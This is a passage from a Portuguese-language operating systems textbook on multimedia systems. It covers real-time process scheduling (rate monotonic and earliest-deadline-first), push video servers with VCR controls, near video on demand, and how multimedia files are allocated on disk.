Infelizmente, este modelo é raramente aplicável à realidade. O número de usuários se altera conforme os espectadores vêm e vão, os tamanhos dos quadros variam exageradamente por causa da natureza da compressão de vídeo (quadros I são muito maiores que os quadros P ou B) e filmes diferentes podem ter resoluções diferentes. Como consequência, processos diferentes podem ser obrigados a executar em frequências diferentes, com quantidades diferentes de trabalho e com prazos diferentes para terminar o trabalho.

Essas considerações levam a um modelo diferente: múltiplos processos competindo pela CPU, cada qual com seu próprio trabalho e seus próprios prazos. Nos próximos modelos vamos supor que o sistema saiba a frequência na qual cada processo deve executar, quanto trabalho deve fazer e qual é seu prazo (deadline). (O escalonamento de disco também é um tópico, mas será abordado posteriormente.) O escalonamento de múltiplos processos em competição — alguns dos quais obrigados a cumprir prazos — é chamado de **escalonamento de tempo real**.

Como exemplo do tipo de ambiente com o qual um escalonador multimídia de tempo real trabalha, considere os três processos, *A*, *B* e *C*, mostrados na Figura 7.12. O processo *A* executa a cada 30 ms (aproximadamente a taxa do NTSC). Cada quadro requer 10 ms de tempo de CPU. Na ausência de competição, o processo executaria nos surtos de CPU *A*1, *A*2, *A*3 etc., cada um iniciando 30 ms depois do anterior. Cada surto da CPU trata um quadro e tem um prazo: ele deve terminar antes que o próximo se inicie.

Também estão ilustrados na Figura 7.12 dois outros processos, *B* e *C*. O processo *B* executa 25 vezes/s (por exemplo, PAL) e o processo *C* executa 20 vezes/s (por exemplo, um fluxo NTSC ou PAL mais lento, destinado a um usuário com uma conexão de baixa largura de banda com o servidor de vídeo). O tempo de computação por quadro é mostrado como 15 ms e 5 ms para *B* e *C*, respectivamente, apenas para tornar o problema de escalonamento mais geral do que tê-los todos iguais.

Agora, o problema é como escalonar A, B e C assegurando que eles cumpram seus respectivos prazos. Antes mesmo de procurar um algoritmo de escalonamento, devemos verificar se esse conjunto de processos é escalonável. Lembre-se da Seção 2.4.4: se o processo i tiver um período  $P_i$  ms e exigir  $C_i$  ms do tempo de CPU por quadro, o sistema será escalonável se e somente se

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \le 1$$

em que m é o número de processos (no caso, três). Observe que  $C_i/P_i$  é apenas a fração da CPU que está sendo usada pelo processo i. Para o exemplo da Figura 7.12, A está consumindo 10/30 da CPU, B está consumindo 15/40 da CPU e C está consumindo 5/50 da CPU. Juntas, essas frações somam 0,808 da CPU; portanto, o sistema dos processos é escalonável.




Figura 7.12 Três processos periódicos, cada um exibindo um filme. As taxas de quadro e os requisitos de processamento por quadro são diferentes para cada filme.

Até agora, presumimos que há um processo por fluxo. Na realidade, pode haver dois (ou mais) processos por fluxo — por exemplo, um para o áudio e outro para o vídeo. Eles podem executar em taxas diferentes e podem consumir quantidades diferentes de tempo de CPU por surto. Adicionar processos de áudio ao conjunto não alteraria o modelo geral; contudo, estamos presumindo que há m processos, cada um executando em uma frequência específica, com uma quantidade fixa de trabalho necessária para cada surto de CPU.

Em alguns sistemas de tempo real, os processos podem ser preemptivos ou não. Em sistemas multimídia, os processos geralmente são preemptivos, isto é, um processo que esteja no limiar de não cumprir seu prazo pode interromper outro processo em execução antes que este termine seu tempo. Quando o processo que interrompeu o outro acaba, o processo anterior pode prosseguir. Esse comportamento é exatamente a multiprogramação, como vimos anteriormente. Estudaremos algoritmos de escalonamento de tempo real preemptivos, pois não há objeção a eles em sistemas multimídia e eles oferecem um desempenho melhor que os não preemptivos. A única precaução é que, se um buffer de transmissão estiver sendo preenchido em pequenos surtos, o buffer deve estar completamente cheio até o fim do prazo e, portanto, pode ser enviado ao usuário em uma única operação. Caso contrário, um jitter pode ser introduzido.

Algoritmos de tempo real podem ser estáticos ou dinâmicos. Os algoritmos estáticos atribuem antecipadamente uma prioridade fixa a cada processo e, então, fazem o escalonamento preemptivo priorizado utilizando essas prioridades. Os algoritmos dinâmicos não apresentam prioridades fixas. A seguir, estudaremos um exemplo de cada tipo.

#### 7.5.3 Escalonamento por taxa monotônica

O algoritmo clássico de escalonamento estático de tempo real para processos preemptivos e periódicos é o escalonamento por taxas monotônicas (rate monotonic scheduling — RMS) (Liu e Layland, 1973). Pode ser usado para processos que satisfaçam as seguintes condições:

- 1. Cada processo periódico deve terminar dentro de seu período.
- 2. Nenhum processo é dependente de qualquer outro processo.
- 3. Cada processo precisa da mesma quantidade de tempo de CPU a cada surto.
- 4. Quaisquer processos não periódicos não podem ter prazos.
- 5. A preempção de processo ocorre instantaneamente e sem sobrecargas.

As primeiras quatro condições são razoáveis. A última, claro, não o é, mas torna a modelagem do sistema muito mais fácil. O RMS funciona atribuindo a cada processo uma prioridade fixa igual à frequência de ocorrência de seu evento de disparo. Por exemplo, um processo que deva executar a cada 30 ms (33 vezes/s) recebe prioridade 33; outro, que tenha de executar a cada 40 ms (25 vezes/s), recebe prioridade 25; e um processo que execute a cada 50 ms (20 vezes/s) recebe prioridade 20. Portanto, as prioridades são lineares em relação à frequência (número de vezes/segundo que o processo executa). Por isso, o escalonamento é chamado monotônico. No tempo de execução, o escalonador sempre executa o processo que estiver pronto e com a prioridade mais alta, fazendo a preempção do processo em execução se for necessário. Liu e Layland provaram que o RMS é ótimo para a classe de algoritmos de escalonamento estáticos.

A Figura 7.13 mostra como o escalonamento monotônico por taxas funciona para o exemplo da Figura 7.12. Os processos A, B e C têm prioridades estáticas 33, 25 e 20, respectivamente, o que significa que, se A precisa executar, ele executa, fazendo a preempção de qualquer outro processo que esteja usando a CPU. O processo B pode fazer a preempção de C, mas não de A. O processo C deve esperar até que a CPU fique ociosa para que possa executar.




Figura 7.13 Um exemplo de RMS e EDF com escalonamento em tempo real.

Na Figura 7.13, inicialmente todos os três processos estão prontos para executar. O de prioridade mais alta, A, é escolhido e autorizado a executar até que termine em 10 ms, conforme ilustrado pela linha RMS. Depois de terminar, B e C executam naquela ordem. Juntos, esses processos levam 30 ms para executar e, assim, quando C terminar, será a vez de A executar novamente. Essa rotação prossegue até que o sistema fique ocioso em t = 70.

Em t = 80, B fica pronto e executa. Contudo, em t = 90, um processo de prioridade mais alta, A, fica pronto e, então, faz a preempção de B e executa até que termine, em t = 100. Nesse ponto, o sistema pode escolher entre terminar B ou inicializar C, e assim ele escolhe o processo de prioridade mais alta, ou seja, B.

#### 7.5.4 Escalonamento prazo mais curto primeiro

Outro algoritmo popular de escalonamento de tempo real é o do **prazo mais curto primeiro** (earliest deadline first — EDF). O EDF é um algoritmo dinâmico que não requer que os processos sejam periódicos, como no algoritmo do RMS. Também não exige o mesmo tempo de execução por surto de CPU, como o RMS. Se precisar de tempo de CPU, o processo anunciará sua presença e seu prazo. O escalonador tem uma lista de processos executáveis, ordenados por vencimentos de prazo. O algoritmo executa o primeiro processo da lista, aquele cujo prazo é o mais curto (mais próximo de vencer). Se um novo processo tornar-se pronto, o sistema verificará se seu prazo vence antes do prazo do processo em execução. Em caso afirmativo, o novo processo faz a preempção do que estiver executando.

Um exemplo de EDF é visto na Figura 7.13. Inicialmente, todos os três processos estão prontos. Eles são executados na ordem de vencimento de seus prazos. A deve terminar em t = 30, B deve terminar em t = 40 e C deve terminar em t = 50; portanto, o prazo de A vence antes e, assim, executa antes. Até t = 90, as escolhas são as mesmas do RMS. Em t = 90, A torna-se pronto novamente e o vencimento de seu prazo é t = 120 — o mesmo vencimento de B.

O escalonador poderia legitimamente escolher um ou outro para executar, mas, na prática, a preempção de *B* apresenta algum custo associado. É melhor, portanto, deixar *B* executando em vez de incorrer no custo da troca.

Para dissipar a ideia de que o RMS e o EDF sempre chegam aos mesmos resultados, estudemos um outro exemplo, mostrado na Figura 7.14. Nele, os períodos de *A*, *B* e *C* são os mesmos de antes, mas agora *A* precisa de 15 ms de tempo de CPU por surto, e não de apenas 10 ms. O teste de escalonabilidade calcula a ocupação da CPU como 0,500 + 0,375 + 0,100 = 0,975. Restam somente 2,5 por cento da CPU, mas na teoria a CPU não está sobrecarregada e seria possível fazer um escalonamento válido.

Para o RMS, as prioridades dos três processos ainda são 33, 25 e 20, já que somente o período é o que interessa, e não o tempo de execução. Nesse caso, B1 não termina antes de t=30, instante em que A está pronto para executar novamente. No momento em que A termina, em t=45, B está pronto de novo e, portanto, com prioridade mais alta que C, B executa e o prazo de C vence. O RMS falha.

Agora vejamos como o EDF lida com esse problema. Em t = 30, há uma disputa entre A2 e C1. Como o prazo de C1 vence em 50 e o prazo de A2 vence em 60, C é escalonado. Isso é diferente do que ocorre no RMS, em que A ganha porque tem a prioridade mais alta.

Em t = 90, A fica pronto pela quarta vez. O vencimento do prazo de A é igual ao do processo em execução (120), portanto o escalonador deve escolher entre fazer ou não a preempção. Como antes, se não for necessário, é melhor não fazer a preempção; desse modo, B3 é autorizado a terminar.

No exemplo da Figura 7.14, até *t* = 150, a CPU está 100 por cento ocupada. Contudo, ocasionalmente ocorrerá um intervalo, pois a CPU é somente 97,5 por cento utilizada. Como todos os momentos de início e fim são múltiplos de 5 ms, o intervalo será de 5 ms. Então, para conseguir os 2,5 por cento de tempo ocioso, o intervalo de 5 ms deverá ocorrer a cada 200 ms. É por isso que o intervalo não aparece na Figura 7.14.




Figura 7.14 Outro exemplo de escalonamento em tempo real com RMS e EDF.

Uma questão interessante é o motivo pelo qual o RMS falhou. Basicamente, o uso de prioridades estáticas só funciona se a ocupação da CPU não for muito grande. Liu e Layland (1973) provaram que, para qualquer sistema de processos periódicos, se

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \le m(2^{1/m} - 1)$$

então é garantido que o RMS funcione. Para 3, 4, 5, 10, 20 e 100 processos, as máximas utilizações permitidas são 0,780, 0,757, 0,743, 0,718, 0,705 e 0,696. Conforme  $m \rightarrow$ ∞, a ocupação máxima torna-se assintótica a ln 2. Em outras palavras, Liu e Layland provaram que, para três processos, o RMS sempre funciona se a ocupação da CPU ficar abaixo ou igual a 0,780. No primeiro exemplo, essa ocupação era de 0,808 e o RMS funcionava, mas foi apenas sorte. Com períodos e tempos de execução diferentes, uma taxa de ocupação de 0,808 poderia falhar. No segundo exemplo, a ocupação da CPU era tão alta (0,975) que nem havia esperança de que o RMS pudesse funcionar.

Por outro lado, o EDF sempre funciona para qualquer conjunto de processos escalonáveis. Ele pode atingir uma ocupação de 100 por cento da CPU. O custo disso é a complexidade do algoritmo. Assim, em um servidor de vídeo real, se a ocupação da CPU estiver abaixo do limite do RMS, este poderá ser usado. Caso contrário, será necessário escolher o EDF.

#### Paradigmas de sistemas de 7.6 arquivos multimídia

Agora que cobrimos o escalonamento de processos em sistemas multimídia, prosseguiremos estudando os sistemas de arquivos multimídia (esses sistemas de arquivos usam um paradigma diferente dos sistemas de arquivos tradicionais). Antes, faremos uma revisão da E/S de arquivos tradicional e, depois, concentraremos nossa atenção em como são organizados os servidores de arquivos multimídia. Para ter acesso a um arquivo, um processo emite, antes de tudo, uma chamada de sistema open. Se não houver problemas, será dada uma espécie de identificador a quem chamou. Esse identificador é chamado de descritor de arquivo no UNIX ou de manipulador no Windows e será usado nas chamadas futuras que envolverem esse arquivo. Nesse ponto, o processo pode emitir uma chamada de sistema read, fornecendo como parâmetros o identificador, o endereço do buffer e o número de bytes. O sistema operacional então retorna os dados requisitados no buffer. Podem ser feitas outras chamadas read, até que o processo termine. É, então, o momento de chamar close para fechar o arquivo e devolver seus recursos.

Esse modelo não funciona bem para multimídia por causa da necessidade de um comportamento de tempo real. Funciona ainda pior para mostrar arquivos multimídia que saem de um servidor remoto de vídeo. Um problema é que o usuário deve fazer as chamadas read precisamente espaçadas no tempo. Um segundo problema é que o servidor de vídeo deve ser capaz de fornecer os blocos de dados sem atraso — algo difícil de conseguir quando as requisições vierem de modo não planejado e não houver recursos reservados antecipadamente.

Para resolver esses problemas, os servidores de arquivos multimídia usam um paradigma completamente diferente: eles agem como se fossem aparelhos de videocassete (video cassette recorders - VCR). Para ler um arquivo multimídia, um processo de usuário emite uma chamada de sistema start, especificando o arquivo a ser lido e vários outros parâmetros — por exemplo, quais trilhas de áudio e de legenda devem ser usadas. O servidor de vídeo começa, então, a enviar os quadros na taxa de quadros requisitada. Fica a cargo do usuário tratá-los na taxa que os quadros vierem. Se o usuário se cansar do filme, a chamada de sistema stop terminará o fluxo. Servidores de arquivos com esse modelo de fluxo são chamados de servidores push (pois eles empurram os dados para o usuário) e são diferentes dos tradicionais servidores pull, nos quais o usuário deve puxar os dados, um bloco de cada vez, chamando repetidamente o read para obter um bloco após o outro. A diferença entre esses dois modelos é ilustrada na Figura 7.15.

#### 7.6.1 Funções de controle VCR

A maioria dos servidores de vídeo também implementa funções-padrão de controle VCR, inclusive pausa, avanço rápido e rebobinamento. A pausa é bastante clara. O usuário envia uma mensagem para o servidor de vídeo pedindo que pare. Nesse caso, o que o servidor deve fazer é lembrar qual é o próximo quadro. Quando o usuário pedir para que o servidor prossiga, ele apenas continuará de onde parou.

Contudo, há uma complicação. Para obter um desempenho aceitável, o servidor pode reservar recursos como largura de banda de disco e buffers de memória para cada fluxo de saída. Continuar retendo esses recursos enquanto um filme está em pausa desperdiça recursos, principalmente se o usuário estiver planejando uma ida à cozinha para buscar uma pizza congelada (especialmente uma gigante), assá-la no micro-ondas e comê-la. É claro que os recursos podem ser facilmente liberados quando estiverem em pausa, mas, se o usuário tentar continuar, haverá o perigo de não poder mais readquiri-los.


O rebobinamento é bem fácil. Tudo o que o servidor precisa fazer é lembrar que o próximo quadro a ser enviado é o 0. O que poderia ser mais simples? Contudo, o avanço e o retrocesso rápidos (isto é, reproduzir enquanto rebobina) são mais complicados. Se não fosse pela compressão, uma maneira de avançar a velocidade normal em dez vezes seria apenas exibir um quadro a cada dez. Para avançar em 20 vezes, seria preciso mostrar um quadro a cada 20. Na verdade, sem compressão, avançar ou retroceder em qualquer velocidade é fácil. Para reproduzir a velocidade normal em k vezes, é só mostrar um quadro a cada k quadros. Para fazer o retrocesso rápido à velocidade normal k vezes, é só fazer a mesma coisa na outra direção. Esse sistema fun-

ciona igualmente bem, tanto para os servidores pull quanto para os servidores push.

A compressão complica o movimento rápido para a frente ou para trás. Com uma fita de vídeo digital, para a qual cada quadro é comprimido independentemente de todos os outros, é possível usar essa estratégia, desde que o quadro necessário possa ser encontrado rapidamente. Como a compressão de um quadro depende de seu conteúdo, cada quadro tem um tamanho diferente; portanto, saltar k quadros no arquivo não pode ser feito por um cálculo numérico. Além disso, a compressão de áudio é independente da compressão de vídeo; assim, para cada quadro de vídeo exibido no modo de alta velocidade, também deve ser encontrado o quadro correto de áudio (a menos que o som seja desligado quando estiver reproduzindo em um modo mais rápido que o normal). Portanto, o avanço rápido de um arquivo de vídeo digital requer um índice que permita que os quadros sejam localizados rapidamente. Pelo menos, na teoria, isso é possível.

Com o MPEG, esse esquema não funciona nem na teoria, por causa dos quadros I, P e B. Saltar *k* quadros à frente (presumindo que isso possa ser feito) poderia parar em um quadro P, que é baseado em um quadro I que já foi saltado. Sem o quadro-base, ter apenas as mudanças incrementais a partir dele (o que, na verdade, os quadros P contêm) é inútil. O MPEG requer que o arquivo seja reproduzido sequencialmente.

Outro modo de lidar com o problema é tentar reproduzir o arquivo sequencialmente em uma velocidade dez vezes maior. Contudo, isso requer que os dados sejam retirados do disco em uma velocidade dez vezes maior. Nesse ponto, o servidor poderia tentar descomprimir os quadros (algo que geralmente ele não faz), calcular qual quadro é necessário e recomprimir a cada dez quadros como um quadro I. Contudo, essa solução impõe uma enorme carga computacional ao servidor. Também é necessário que o






Figura 7.15 (a) Um servidor pull. (b) Um servidor push.

servidor entenda o formato de compressão — algo que ele não tem de saber.

A alternativa de realmente enviar todos os dados ao usuário pela rede e deixar os quadros corretos serem selecionados lá requer que a rede aumente a taxa de transmissão em dez vezes. Isso seria possível, mas certamente não é fácil, por causa das altas taxas nas quais o servidor normalmente é obrigado a operar.

De modo geral, não há uma maneira fácil. A única estratégia viável requer um planejamento antecipado. O que pode ser feito é construir um arquivo especial que contenha, por exemplo, cada um dos quadros múltiplos de dez e comprimir esse arquivo usando o algoritmo MPEG normal. Esse arquivo está ilustrado na Figura 7.2 como 'avanço rápido'. Para alternar para o modo de avanço rápido, o que o servidor deve fazer é calcular onde o usuário está no arquivo de avanço rápido. Por exemplo, se o quadro atual for o 48.210 e o arquivo de avanço rápido reproduzir em dez vezes, o servidor deve localizar o quadro 4.821 no arquivo de avanço rápido e começar a reproduzir dali em diante em velocidade normal. É claro que aquele quadro pode ser um quadro P ou B, mas o processo de decodificação no cliente pode simplesmente saltar os quadros até que apareça um quadro I. O retrocesso é feito de maneira análoga, usando um segundo arquivo preparado especialmente para isso.

Quando o usuário volta para a velocidade normal, esse truque deve ser feito ao contrário. Se o quadro atual no arquivo de avanço rápido for 5.734, o servidor simplesmente volta para o arquivo normal e continua a partir do quadro 57.340. Novamente, se esse quadro não for um quadro I, o processo de decodificação no lado do cliente deve ignorar todos os quadros até que apareça um quadro I.

Embora esses dois arquivos adicionais façam o trabalho, essa solução apresenta algumas desvantagens. Primeiro, é necessário algum espaço extra em disco a fim de armazenar os arquivos adicionais. Em segundo lugar, o avanço e o retrocesso rápidos podem ser feitos somente nas velocidades correspondentes dos arquivos especiais. Em terceiro lugar, a complexidade extra é necessária para alternar entre os arquivos normais, de avanço rápido e de retrocesso rápido.

#### 7.6.2 Vídeo quase sob demanda

Ter k usuários assistindo ao mesmo filme impõe, essencialmente, a mesma carga sobre o servidor do que tê--los assistindo a k filmes diferentes. Contudo, com uma pequena mudança no modelo, são possíveis grandes ganhos de desempenho. O problema do vídeo sob demanda é que os usuários podem começar o fluxo de um novo filme em um momento arbitrário; portanto, se houver cem usuários, todos começando a ver algum novo filme por volta das 20h, há a possibilidade de que dois usuários nunca iniciem exatamente no mesmo instante — assim, eles não podem compartilhar um fluxo. A alteração que possibilita a otimização consiste em informar a todos os usuários que os filmes começam somente na hora cheia e depois de cada cinco minutos, por exemplo. Portanto, se um usuário quiser ver um filme às 20h02, ele terá de esperar até as 20h05.

A vantagem é que, para um filme de duas horas, são necessários somente 24 fluxos, não importando o número de consumidores. Conforme ilustra a Figura 7.16, o pri-




Figura 7.16 O vídeo quase sob demanda tem um novo fluxo iniciando em intervalos regulares; no exemplo dado, a cada cinco minutos (9.000 quadros).

meiro fluxo começa às 20h. Às 20h05, quando o primeiro fluxo estiver no quadro 9.000, o fluxo 2 se iniciará. Às 20h10, quando o primeiro fluxo estiver no quadro 18.000 e o fluxo 2 no quadro 9.000, o fluxo 3 começará e assim irá até o fluxo 24, que se inicia às 21h55. Às 22h, o fluxo 1 termina e começa com o quadro 0. Esse esquema é chamado de **vídeo quase sob demanda** (near video on demand), porque o vídeo não começa no momento da requisição, mas um pouco depois dela.

Nesse caso, o parâmetro principal é o número de vezes que um fluxo se inicia. Se um fluxo se iniciar a cada dois minutos, serão necessários 60 fluxos para um filme de duas horas, mas o tempo máximo de espera para começar a vê-lo será de dois minutos. O operador deve decidir quanto tempo as pessoas estão dispostas a esperar, pois, quanto mais puderem esperar, mais eficiente será o sistema e mais filmes poderão ser exibidos simultaneamente. Uma alternativa é ter uma opção sem espera, na qual um novo fluxo se inicia imediatamente, mas cobrase mais pelo início imediato.

De certo modo, o vídeo sob demanda é como usar um táxi: você chama e ele vem. O vídeo quase sob demanda é como usar um ônibus: há uma escala fixa de horários e é preciso esperar pelo próximo horário. Mas o trânsito em massa só faz sentido se houver uma massa. No centro de Manhattan, um ônibus que passe a cada cinco minutos pode contar com pelo menos alguns passageiros. Um ônibus viajando pelas estradas do Wyoming pode estar quase sempre vazio. Da mesma maneira, o lançamento do último filme de Steven Spielberg pode atrair consumidores suficientes para garantir o início de um novo fluxo a cada cinco minutos; em contrapartida, em relação a ... E o vento levou, talvez seja melhor simplesmente oferecê-lo sob demanda.

No vídeo quase sob demanda, os usuários não têm controles VCR. Nenhum usuário pode dar uma pausa no filme para uma ida à cozinha. O melhor que pode ser feito é, quando retornar da cozinha, entrar em um fluxo que tenha começado depois e, por isso, alguns minutos do vídeo estarão repetidos.

Na verdade, também há outro modelo para o vídeo quase sob demanda. Em vez de anunciar antecipadamente que alguns filmes específicos começarão a cada cinco minutos, as pessoas podem pedir os filmes que quiserem. A cada cinco minutos, o sistema verifica quais filmes foram pedidos e os inicia. Com essa estratégia, um filme pode começar às 20h, 20h10, 20h15 e 20h25, mas não nos horários intermediários, dependendo da demanda. Como resultado, os fluxos sem espectadores não são transmitidos, economizando largura de banda em disco, capacidade de memória e de rede. Por outro lado, atacar a geladeira é como apostar sem a garantia de que um outro fluxo esteja com o mesmo filme atrasado em cinco minutos. Claro, o operador pode oferecer uma opção ao usuário para mostrar uma lista de todos os fluxos em uso, mas a maioria das pessoas acredita

que seus controles remotos de TV já têm botões demais e não aceitam tão bem a inclusão de algumas opções a mais.

## 7.6.3 Vídeo quase sob demanda com funções VCR

A combinação ideal seria o vídeo quase sob demanda (pela eficiência) e mais todos os controles VCR para cada espectador individualmente (para conveniência do usuário). Com pequenas modificações no modelo, esse projeto é possível. A seguir, mostraremos uma pequena descrição simplificada de como conseguir isso (Abram-Profeta e Shin, 1998).

Iniciamos com o esquema-padrão do vídeo quase sob demanda da Figura 7.16. Contudo, adicionamos o requisito de que cada máquina cliente mantém localmente um buffer dos  $\Delta T$  minutos anteriores e dos  $\Delta T$  minutos seguintes. Manter o buffer dos  $\Delta T$  minutos anteriores é fácil: é só salvá-lo depois de exibi-lo. Manter o buffer dos  $\Delta T$  minutos seguintes é mais difícil, mas é possível se máquinas clientes tiverem a capacidade de ler dois fluxos de uma vez.

Uma maneira de configurar o buffer pode ser ilustrada usando um exemplo. Se um usuário começar a assistir às 20h15, a máquina cliente lerá e exibirá o fluxo às 20h15 (que está no quadro 0). Paralelamente, a máquina cliente lê e armazena o fluxo das 20h10, que está, então, na marca dos cinco minutos (isto é, no quadro 9.000). Às 20h20, os quadros de 0 a 17.999 foram armazenados e o usuário deseja ver o quadro 9.000. A partir desse ponto, o fluxo das 20h15 é desprezado, o buffer é preenchido com o fluxo das 20h10 (que está no quadro 18.000) e a exibição é desviada para o meio do buffer (o quadro 9.000). Conforme cada novo quadro é lido, um novo quadro é adicionado ao fim do buffer e um quadro é eliminado do início do buffer. O quadro que está sendo mostrado, chamado de ponto de exibição (play point), localiza-se sempre no meio do buffer. A situação dos 75 minutos no filme é mostrada na Figura 7.17(a). Nesse caso, todos os quadros entre 70 e 80 minutos estão no buffer. Se a taxa de dados é de 4 Mbps, um buffer de dez minutos requer 300 milhões de bytes de armazenamento. Aos preços atuais, o buffer pode, com certeza, ser mantido em disco e possivelmente em RAM. Em RAM seria o ideal, mas 300 milhões de bytes em RAM é muito; assim, pode ser usado um buffer menor.

Agora, suponha que o usuário decida fazer um avanço ou um retrocesso rápidos. Enquanto o ponto de exibição estiver no intervalo entre 70 e 80 minutos, a exibição poderá ser alimentada a partir do buffer. Contudo, se o ponto de exibição se mover para fora desse intervalo, teremos um problema. A solução seria acionar um fluxo privado (isto é, um vídeo sob demanda) para o serviço do usuário. O movimento rápido em cada direção pode ser tratado pelas técnicas discutidas anteriormente.

É de esperar que em algum ponto o usuário se sentará e decidirá assistir ao filme em velocidade normal novamente. Nessas circunstâncias, podemos pensar em migrar o usuário para um dos fluxos de vídeo quase sob demanda (para que o fluxo privado possa ser liberado). Suponha, por exemplo, que o usuário decida voltar à marca dos 12 minutos, conforme mostra a Figura 7.17(b). Esse ponto está bem fora do buffer e, portanto, a exibição não pode ser alimentada a partir dele. Além disso, como o chaveamento aconteceu (instantaneamente) aos 75 minutos, há fluxos mostrando o filme em 5, 10, 15 e 20 minutos, mas nenhum a 12 minutos.

A solução é continuar assistindo no fluxo privado, mas começar a preencher o buffer do fluxo que está atualmente a 15 minutos do início do filme. Depois de três minutos, ocorre a situação ilustrada na Figura 7.17(c). O ponto de exibição está, então, em 15 minutos, o buffer contém os minutos de 15 a 18 e os fluxos de vídeo quase sob demanda estão em 8, 13, 18 e 23 minutos, entre outros. Nesse ponto, o fluxo privado pode ser liberado e a exibição pode ser alimentada a partir do buffer. O buffer continua a ser preenchido a partir do fluxo que está agora em 18 minutos. Depois de mais um minuto, o ponto de exibição está em 16 minutos, o buffer contém os minutos de 15 a 19 e o fluxo alimentando o buffer está em 19 minutos, conforme mostra a Figura 7.17(d).

Depois de mais seis minutos terem se passado, o buffer está preenchido e o ponto de exibição encontra-se em 22 minutos. O ponto de exibição não está na metade do buffer, embora esse problema possa ser resolvido, se necessário.

# Alocação de arquivos em

Os arquivos multimídia são bastante grandes e, com frequência, são escritos somente uma vez, mas lidos muitas vezes e, em geral, são acessados sequencialmente. Suas reproduções devem cumprir critérios estritos de qualidade de serviço. Juntas, essas exigências sugerem esquemas de sistemas de arquivos diferentes dos usados pelos sistemas operacionais tradicionais. Discutiremos alguns desses assuntos a seguir, partindo do contexto de um único disco e, então, de múltiplos discos.

#### 7.7.1 Alocação de um arquivo em um único disco

A exigência mais importante é que os dados, na forma de fluxos, possam fluir para a rede ou para um dispositivo de saída, na velocidade necessária e sem jitter. Por isso, ter várias buscas em disco durante a leitura de um quadro é altamente indesejável. Um modo de eliminar buscas intra-arquivos em servidores de vídeo é usar arquivos contíguos. Normalmente, arquivos contíguos não funcionam bem, mas em servidores de vídeo, que são cuidadosamente carregados antecipadamente com filmes que não mudarão mais, isso pode funcionar.

No entanto, uma complicação é a presença de vídeo, áudio e texto, conforme mostra a Figura 7.2. Mesmo que esses elementos estejam armazenados separadamente




Figura 7.17 (a) Situação inicial. (b) Depois de retroceder 12 minutos. (c) Depois de esperar 3 minutos. (d) Depois de recomeçar a preencher o buffer. (e) Com o buffer cheio.

em arquivos contíguos, será necessária uma busca para ir do arquivo de vídeo para um arquivo de áudio e de lá para um arquivo de texto, se este último for necessário. Isso sugere um segundo arranjo possível, com o vídeo, o áudio e o texto intercalados conforme mostra a Figura 7.18, mas todo o arquivo ainda é contíguo. Na figura, o vídeo para o quadro 1 é seguido diretamente pelas diversas trilhas de áudio do quadro 1 e, então, pelas várias trilhas de texto do quadro 1. Dependendo de quantas trilhas de áudio e texto houver, poderá ser mais simples apenas ler todas as partes de cada quadro em uma única operação de leitura de disco e transmitir somente as partes de que o usuário precisa.

Essa organização requer uma E/S adicional de disco para leitura de áudio e texto que não sejam desejados e um espaço extra de buffer em memória para armazená-los. Contudo, ela elimina todas as buscas (em um sistema monousuário) e não requer custo extra para saber em que lugar no disco determinado quadro está localizado, pois todo o filme é um arquivo contíguo. O acesso aleatório é impossível com esse esquema, mas, como ele não é necessário, sua perda não é grave. Da mesma maneira, o 'avanço rápido' e o 'retrocesso rápido' tornam-se impossíveis sem o acréscimo de estruturas de dados e complexidade.

A vantagem de um filme inteiro como um único arquivo contíguo é perdida em um servidor de vídeo com vários fluxos concorrentes de saída, pois, depois de ler um quadro de um filme, os quadros de muitos outros filmes terão de ser lidos antes de o primeiro ser lido novamente. Além disso, é difícil — e nada útil — implementar um sistema em que os filmes estejam sendo escritos e lidos (por exemplo, um sistema usado para produção ou edição de vídeo) usando enormes arquivos contíguos.

# 7.7.2 Duas estratégias alternativas de organização de arquivos

Essas observações levam a duas outras organizações de alocação de arquivos multimídia. A primeira dessas organizações, o modelo de bloco pequeno, é ilustrada na Figura 7.19(a). Nela, o tamanho do bloco de disco é consideravelmente menor que o tamanho médio de um quadro, mesmo para quadros P e quadros B. Para o MPEG-2 em 4 Mbps com 30 quadros/s, o tamanho médio do quadro é de 16 KB; portanto, um bom tamanho de bloco seria de 1 KB ou 2 KB. A ideia é ter uma estrutura de dados — o

